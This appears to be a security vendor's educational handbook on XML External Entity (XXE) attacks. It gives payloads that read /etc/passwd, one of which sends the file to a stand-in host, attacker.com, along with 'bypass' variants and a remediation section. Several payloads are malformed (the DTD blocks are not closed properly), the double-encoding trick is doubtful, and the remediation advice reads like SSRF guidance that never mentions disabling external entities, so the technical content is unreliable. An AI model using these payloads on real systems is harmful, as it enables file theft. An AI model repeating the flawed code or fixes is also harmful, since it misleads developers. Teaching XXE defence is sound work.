



SECURITYBOAT

Frontline Of Your Business

XML EXTERNAL ENTITY (XXE) HANDBOOK





Table of contents

1. What is XXE?	01
2. How XXE Works	01
3. Types of XXE	02
3.1 Classic XXE	02
3.2 Parameter Entity XXE	02
3.3 Blind XXE	03
4. Attack Techniques with Payloads for XXE	03
4.1 Classic XXE	04
4.2 Parameter Entity Expansion	04
4.3 Out-of-Band XXE	04
4.4 Entity Expansion Denial of Service (XXE DoS)	04
5. Bypass Techniques	05
5.1 External Parameter Entity (EPT) Bypass	05
5.2 Double Encoding	05
5.3 Dynamic Entity Expansion	05
6. Impact of XXE	06
6.1 Remote Code Execution	06
6.2 Data Exposure	06
6.3 Service Disruption	06
6.4 Unauthorized Access	06
6.5 Server-Side Request Forgery (SSRF)	06
7. Prevention / Remediation	07
7.1 Input Validation	07
7.2 Whitelisting	07
7.3 Network Segmentation	07
7.4 URL Redirection Controls	07
8. QR Code	08




1. What is XXE

XML External Entity (XXE) Vulnerability, commonly referred to as XXE, presents a critical security risk in applications that parse XML input. This flaw arises from the ability of XML to define entities, which act as placeholders referencing external content. When XML input with references to external entities is processed by an application, it can unintentionally expose sensitive information or enable attackers to execute arbitrary code. XXE attacks can occur in various contexts, from web services to document processing systems, and they often result from insufficient input validation or insecure XML parsing configurations. As XML is a widely used data format for exchanging information between systems, understanding and mitigating XXE vulnerabilities are crucial steps in ensuring the security of XML-based applications and services.


2. How XXE Works

XML parsing within HTTP requests introduces a vulnerability known as XML External Entity (XXE) attacks. When an XML document is included in an HTTP request, the server parses the XML data to understand and respond to the request. However, this parsing process can be exploited by attackers who inject external entities into the XML document. These entities serve as references to external resources, such as files or URLs controlled by the attacker. For instance, by defining an external entity pointing to a malicious URL within the XML document, attackers can trick the server into fetching sensitive data or executing unauthorized actions.





3. Types of XXE



3.1 Classic XXE

Classic XXE involves manipulating XML document entities to disclose sensitive information or execute malicious actions. XML entities are placeholders in the XML document that can be defined externally, and an XXE attack occurs when an attacker is able to inject and control these entities to their advantage. This type of attack can lead to various consequences, including data theft, server-side request forgery (SSRF), and remote code execution (RCE). Attackers exploit vulnerabilities in XML parsers to inject malicious entities, often leveraging features like DTDs and external entity references.

3.2 Parameter Entity XXE

Parameter Entity XXE focuses on targeting parameter entities within the Document Type Definition (DTD). The DTD defines the structure and the legal elements and attributes of an XML document. By manipulating parameter entities, attackers can achieve more intricate control over the XML structure. Parameter entities are particularly powerful because they allow for reusable definitions within the DTD, enabling attackers to inject payloads that affect multiple parts of the XML document.

3.3 Blind XXE:

Blind XXE attacks are designed to infer success without direct feedback from the application. In these attacks, the attacker often uses out-of-band channels to achieve data leakage. Unlike classic XXE where the response directly reveals the information, blind XXE relies on indirect confirmation. Attackers may exploit techniques such as DNS requests, HTTP callbacks, or other external interactions to exfiltrate sensitive data or gather intelligence about the target system. Blind XXE attacks can be more challenging to detect and mitigate since they may not leave a direct footprint in the application logs.




4. Attack Techniques with Payloads for XXE

4.1 Classic XXE

Classic XXE involves exploiting vulnerabilities to make unauthorized requests to internal resources, risking exposure of sensitive files or services within the server's network.

```
<!DOCTYPE data [  
  <!ENTITY xxe SYSTEM "file:///etc/passwd">  
>  
<root>  
  <data>&xxe;</data>  
</root>
```

By manipulating the XML entity, the attacker attempts to disclose sensitive information like the '/etc/passwd' file.




4.2 Bypass Content-Type Checks

Parameter entities are used to define entities in the Document Type Definition (DTD). Attackers leverage these to dynamically expand entities during XML parsing.

```
<!DOCTYPE data [  
  <!ENTITY % payload SYSTEM "file:///etc/passwd">  
  <!ENTITY % dynamic "<!ENTITY exfil SYSTEM 'http://attacker.com/exfil.php?data=%payload;'">  
  %dynamic;  
>  
<root>  
  <data>&exfil;</data>  
</root>
```

This technique dynamically expands entities, allowing the attacker to include external entities during XML parsing.





5. Bypass Techniques

5.1 External Parameter Entity (EPT) Bypass

In cases where external entities are restricted, attackers may use parameter entities to reference external entities.

```
<!DOCTYPE data [  
<!ENTITY % payload SYSTEM "file:///etc/passwd">  
%payload;  
>  
<root>  
<data>XXE Bypass with Parameter Entity</data>  
</root>
```

By defining the external entity (%payload) within the internal DTD subset, attackers attempt to bypass restrictions on directly declaring external entities.

5.2 Double Encoding

Double encoding involves encoding characters twice to deceive input filters and successfully execute XXE attacks

```
<!DOCTYPE data [  
<!ENTITY xxe SYSTEM "file:///etc/passwd">  
>  
<root>  
<data>&amp;&amp;xxe;</data>  
</root>
```

By double encoding the '&' symbol, the attacker aims to evade filters that may attempt to sanitize or block standard XML entities.

5.3 Dynamic Entity Expansion

Some parsers have restrictions on entity expansions. Attackers may use recursive entity definitions to dynamically expand entities during parsing.

```
<!DOCTYPE data [  
<!ENTITY % payload "<!ENTITY % dynamic SYSTEM 'file:///etc/passwd'>">  
%payload;  
%dynamic;  
>  
<root>  
<data>Dynamic XXE Expansion</data>  
</root>
```

By dynamically defining entities, attackers aim to overcome limitations on entity expansion, enabling them to include external entities during XML parsing.





6. Impact of XXE

6.1 Remote Code Execution

In certain scenarios, SSRF can be combined with other vulnerabilities to achieve remote code execution, posing a severe threat to the application and its hosting environment.

6.2 Data Exposure

XXE can allow attackers to access sensitive internal data or services, leading to a compromise of confidential information.

6.3 Service Disruption

Making unauthorized requests through XXE can disrupt internal services, affecting the availability and functionality of applications.

6.4 Unauthorized Access

Attackers can exploit XXE vulnerabilities to access sensitive files and resources on the server, such as configuration files, credentials, or other sensitive data.

6.5 Server-Side Request Forgery (SSRF)

XXE can be leveraged to make arbitrary requests from the server to internal resources, potentially exposing sensitive data or executing unauthorized actions.





7. Remediation

7.1 Input Validation

Input validation is a crucial component in preventing XXE vulnerabilities. It involves thoroughly examining and validating user-supplied URLs to ensure proper formatting and restrict them to allowed resources. This step helps filter out malicious XXE payloads, ensuring that only legitimate and safe inputs are processed.

7.2 Whitelisting

Whitelisting involves defining a list of approved or trusted domains and rejecting requests that attempt to access resources outside of this predefined list. By implementing whitelisting measures, organizations can restrict XXE attacks to a limited set of trusted domains, minimizing the risk of unauthorized access to sensitive resources.


7.3 Network Segmentation

Network segmentation divides the infrastructure into distinct segments based on security requirements. This limits the server's ability to make requests to vulnerable internal resources, preventing the lateral movement of attackers. Network segmentation is crucial for containing the impact of XXE incidents and reducing the overall attack surface.

7.4 URL Redirection Controls

URL redirection controls are mechanisms within the application that manage and regulate URL redirections. Implementing strict controls on URL redirection helps prevent unauthorized access and data exposure through XXE. By ensuring that redirections adhere to predefined rules, organizations can mitigate the risk of attackers exploiting redirection mechanisms for malicious purposes.






SECURITYBOAT
Frontline Of Your Business

XML EXTERNAL ENTITY (XXE)

HANDBOOK



Scan QR Code to Download Handbook